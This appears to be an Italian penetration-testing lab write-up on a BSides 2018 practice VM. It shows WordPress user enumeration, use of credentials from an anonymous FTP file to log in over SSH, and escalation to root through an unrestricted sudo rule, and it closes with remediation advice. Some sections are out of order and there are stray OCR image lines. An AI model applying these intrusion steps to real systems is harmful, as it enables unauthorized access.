Warning: Permanently added '192.168.50.11' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.50.11's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$
```

Dettagli dei risultati WPScan.

L’output riporta che WordPress 4.5 è una versione non aggiornata e che il tema rilevato è 2016. WPScan ha individuato gli utenti john e admin tramite informazioni pubbliche dei post. Non ho considerato queste informazioni come prova di accesso agli account

```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ uname -a
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
anne@bsides2018:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="12.04.4 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.4 LTS)"
VERSION_ID="12.04"
anne@bsides2018:~$
```

Enumerazione utenti WordPress.

Ho ripetuto la scansione specificando `--enumerate u`, per concentrarmi sugli utenti. Il risultato ha confermato i nomi `john` e `admin`. Questa fase ha documentato l'esposizione di informazioni sugli account

Accesso SSH e verifica dei privilegi

A seguito delle verifiche effettuate, ho provato l'accesso SSH con l'utente `anne`, che era presente nel file recuperato tramite FTP. La connessione è riuscita e mi ha consentito di operare nella shell della macchina bersaglio con un account non privilegiato



```
┌──(kali㉿kali)-[~]
└─$ curl -s http://192.168.50.11/backup_wordpress/ | grep -i "generator"
<meta name="generator" content="WordPress 4.5" />

┌──(kali㉿kali)-[~]
└─$ curl -s http://192.168.50.11/backup_wordpress/readme.html
<!DOCTYPE html>
<html>
<head>
        <meta name="viewport" content="width=device-width" />
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <title>WordPress &#8250; ReadMe</title>
        <link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
<body>
<h1 id="logo">
        <a href="https://wordpress.org/"><img alt="WordPress" src="wp-admin/images/wordpress-logo.png" /></a>
        <br /> Version 4.5
</h1>
<p style="text-align: center">Semantic Personal Publishing Platform</p>


<h2>First Things First</h2>
<p>Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the
mix, and together we create something beautiful that I&#8217;m proud to be a part of. Thousands of hours have gone i
nto WordPress, and we&#8217;re dedicated to making it better every day. Thank you for making it part of your world.<
/p>
<p style="text-align: right">&#8212; Matt Mullenweg</p>

<h2>Installation: Famous 5-minute install</h2>
<ol>
        <li>Unzip the package in an empty directory and upload everything.</li>
        <li>Open <span class="file"><a href="wp-admin/install.php">wp-admin/install.php</a></span> in your browser.
It will take you through the process to set up a <code>wp-config.php</code> file with your database connection detai
ls.
                <ol>
                        <li>If for some reason this doesn&#8217;t work, don&#8217;t worry. It doesn&#8217;t work on
all web hosts. Open up <code>wp-config-sample.php</code> with a text editor like WordPad or similar and fill in your
 database connection details.</li>
                        <li>Save the file as <code>wp-config.php</code> and upload it.</li>
                        <li>Open <span class="file"><a href="wp-admin/install.php">wp-admin/install.php</a></span> i
n your browser.</li>
                </ol>
        </li>
        <li>Once the configuration file is set up, the installer will set up the tables needed for your blog. If the
re is an error, double check your <code>wp-config.php</code> file, and try again. If it fails again, please go to th
e <a href="https://wordpress.org/support/" title="WordPress support">support forums</a> with as much data as you can
 gather.</li>
        <li><strong>If you did not enter a password, note the password given to you.</strong> If you did not provide
 a username, it will be <code>admin</code>.</li>
        <li>The installer should then send you to the <a href="wp-login.php">login page</a>. Sign in with the userna
me and password you chose during the installation. If a password was generated for you, you can then click on &#8220
;Profile&#8221; to change the password.</li>
```

Connessione SSH come anne.


Il comando ssh anne@192.168.50.1 ha stabilito la connessione. Dopo aver accettato la fingerprint dell'host e inserito la password disponibile nel laboratorio,

ho ottenuto la shell Ubuntu. Ho verificato l'identità con id e whoami l'utente corrente risultava anne



Verifica dei privilegi sudo e informazioni sul sistema.

Ho eseguito sudo -l per controllare i comandi autorizzati. L'output indica che l'utente `anne` può eseguire comandi come root tramite sudo (ALL: ALL). Ho inoltre consultato uname -a e cat /etc/os-release` per identificare il sistema operativo, che risulta Ubuntu 12.04.4 LTS su kernel 3.11.0-15-generic



Passaggio alla shell root e verifica dell'identità.

A questo punto ho eseguito sudo -i. Il prompt è cambiato in root@bsides2018:~#`. Ho verificato il risultato con id, che ha restituito uid=0(root) gid=0(root). La verifica dimostra che, grazie alla configurazione sudo permissiva dell'account `anne`, è stato possibile ottenere privilegi amministrativi completi

Raccomandazioni

- Disabilitare l'accesso FTP anonimo e preferire SFTP o FTPS con autenticazione individuale.
- Rimuovere file di backup, liste utenti e documentazione dall'area pubblica; conservarli in percorsi protetti.
- Limitare l'accesso alla directory WordPress di backup e rimuoverla se non necessaria.
- Aggiornare sistema operativo, Apache, PHP, WordPress e temi a versioni supportate.
- Disabilitare o limitare XML-RPC e WP-Cron se non necessari; ridurre le informazioni esposte dagli header.
- Limitare sudo ai soli comandi indispensabili e applicare il principio del minimo privilegio.
- Monitorare i log di FTP, SSH, web server e sudo; ruotare le credenziali coinvolte e verificare eventuali accessi non autorizzati.

Conclusione personale

Durante questa esercitazione ho seguito un percorso progressivo: prima ho individuato la macchina sulla rete, poi ho analizzato le porte e i servizi esposti. L'accesso FTP anonimo mi ha permesso di recuperare un file con alcuni username; in seguito ho verificato il servizio SSH e l'applicazione WordPress presente nella directory di backup. Infine, una volta entrato come `anne`, ho controllato i privilegi sudo e ho constatato che era possibile passare a root.

La parte più importante che porto da questa pratica è che una vulnerabilità isolata può diventare molto più grave quando si combina con altre configurazioni deboli. Per questo, durante un penetration test, è importante documentare ogni passaggio, collegare le evidenze e spiegare l'impatto concreto, non limitarsi a riportare i comandi eseguiti.